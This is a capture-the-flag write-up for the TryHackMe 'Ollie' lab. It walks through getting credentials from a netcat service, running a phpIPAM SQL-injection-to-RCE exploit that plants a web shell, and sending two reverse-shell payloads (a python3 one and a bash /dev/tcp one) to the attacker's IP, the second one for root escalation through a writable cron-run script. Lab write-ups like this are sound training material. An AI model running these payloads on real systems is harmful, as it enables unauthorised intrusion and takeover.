

ollie CTF Write-Up:

Start with a simple nmap scan:




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/ollie]
└─# nmap -sC -sV -oN nmap ollie.thm -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-25 16:38 IDT
Nmap scan report for ollie.thm (10.10.67.244)
Host is up (0.60s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b7:1b:a8:f8:8c:8a:4a:53:55:c0:2e:89:01:f2:56:69 (RSA)
|   256 4e:27:43:b6:f4:54:f9:18:d0:38:da:cd:76:9b:85:48 (ECDSA)
|_  256 14:82:ca:bb:04:e5:01:83:9c:d6:54:e9:d1:fa:c4:82 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-title: Ollie :: login
|_Requested resource was http://ollie.thm/index.php?page=login
| http-robots.txt: 2 disallowed entries
|_/ /immaolllieeboyyy
|_http-server-header: Apache/2.4.41 (Ubuntu)
1337/tcp open  waste?
| fingerprint-strings:
|   DNSStatusRequestTCP, GenericLines:
|     Hey stranger, I'm Ollie, protector of panels, lover of deer antlers.
|     What is your name? What's up,
|     It's been a while. What are you here for?
```

The website is redirecting to a login page , and its running phpIPAM , I found an exploit to gain RCE on the system but I need to find administrator credentials for this exploit to work.




So as you can see there is a waste server on port 1337 , i try to connect using netcat and get the credentials for the administrator panel:




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/ollie]
└─# nc ollie.thm 1337
Hey stranger, I'm Ollie, protector of panels, lover of deer antlers.

What is your name? hacker
What's up, Hacker! It's been a while. What are you here for? creds
Ya' know what? Hacker. If you can answer a question about me, I might have something for you.


What breed of dog am I? I'll make it a multiple choice question to keep it easy: Bulldog, Husky, Duck or Wolf? bulldog
You are correct! Let me confer with my trusted colleagues; Benny, Baxter and Connie...
Please hold on a minute
Ok, I'm back.
After a lengthy discussion, we've come to the conclusion that you are the right person for the job.Here are the credentials for our administration panel.

                    Username: admin

                    Password: OllieUnixMontgomery!

PS: Good luck and next time bring some treats!
```

So now that I have valid admin credentials I can try to run the exploit :




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/ollie]
└─# python3 exploit.py -url http://ollie.thm -usr admin -pwd OllieUnixMontgomery!
\
PHPIPAM 1.4.5 SQLI TO RCE
BY BEHINDSEC

[ ... ] Trying to log in as admin
[+] Login successful!
[ ... ] Exploiting
[+] Success! The shell is located at http://ollie.thm/evil.php. Parameter: cmd


[+] Output:
1         uid=33(www-data) gid=33(www-data) groups=33(www-data)
        3         4
```

Now that I have a php page that can run commands on the system I need to get a comfortable reverse shell , to do so I catch the request in burp and send this request while starting a listener on my kali (I used python3 reverse shell) :




```
GET /evil.php?cmd=
export+RHOST%3d"10.4.83.243"%3bexport+RPORT%3d9001%3bpython3+-c+'import+sys,socket,os,pty%3bs%3dsocket.socket(
)%3bs.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))%3b[os.dup2(s.fileno(),fd)+for+fd+in+(0,1,2)]%3bpty
.spawn("/bin/bash")' HTTP/1.1
Host: ollie.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: phpipam=54h6afa59ooph3dsb85udv9b0f; table-page-size=50
Upgrade-Insecure-Requests: 1
```

Once I send this request I received a reverse shell as the user www-data:




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/ollie]
└─# nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.4.83.243] from (UNKNOWN) [10.10.158.176] 45850
www-data@hackerdog:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackerdog:/var/www/html$
```

So for privilege escalation the first thing I check is if ollie reused his password , and yes he did!




```
www-data@hackerdog:/var/www/html$ su ollie
su ollie
Password: OllieUnixMontgomery!

ollie@hackerdog:/var/www/html$
```

So now I can read the user flag:




```
ollie@hackerdog:/var/www/html$ cd /home/ollie
cd /home/ollie
ollie@hackerdog:~$ cat user.txt
cat user.txt
THM{Ollie_boi_is_daH_Cut3st}
ollie@hackerdog:~$
```

To get root I used pspy64s, and I find the the root is running every minute a weird binary called feedme:




```
2024/05/25 17:29:06 CMD: UID=0     PID=101206 | /lib/systemd/systemd-udevd
2024/05/25 17:29:06 CMD: UID=0     PID=101205 | /lib/systemd/systemd-udevd
2024/05/25 17:29:06 CMD: UID=0     PID=101204 | /lib/systemd/systemd-udevd
2024/05/25 17:29:06 CMD: UID=0     PID=101203 | /lib/systemd/systemd-udevd
2024/05/25 17:29:06 CMD: UID=0     PID=101202 | /lib/systemd/systemd-udevd
2024/05/25 17:29:06 CMD: UID=0     PID=101201 | /bin/bash /usr/bin/feedme
2024/05/25 17:29:06 CMD: UID=0     PID=101213 |
```

So I check what is this file :




```
ollie@hackerdog:~$ ls -la /usr/bin/feedme
ls -la /usr/bin/feedme
-rwxrw-r-- 1 root ollie 77 May 25 17:11 /usr/bin/feedme
```

I have write permissions ! the file was empty so I  just added my reverse shell command , start a listener on my kali :




```
cat /usr/bin/feedme
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.4.83.243/9001 0>&1

# This is weird?
```

And after a while I get a root reverse shell:



```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/ollie]
└─# nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.4.83.243] from (UNKNOWN) [10.10.158.176] 45876
bash: cannot set terminal process group (101340): Inappropriate ioctl for device
bash: no job control in this shell
root@hackerdog:/# whoami
whoami
root
root@hackerdog:/#
```

Get the root flag:



```
cat root.txt
THM{Ollie_Luvs_Chicken_Fries}
root@hackerdog:~#
```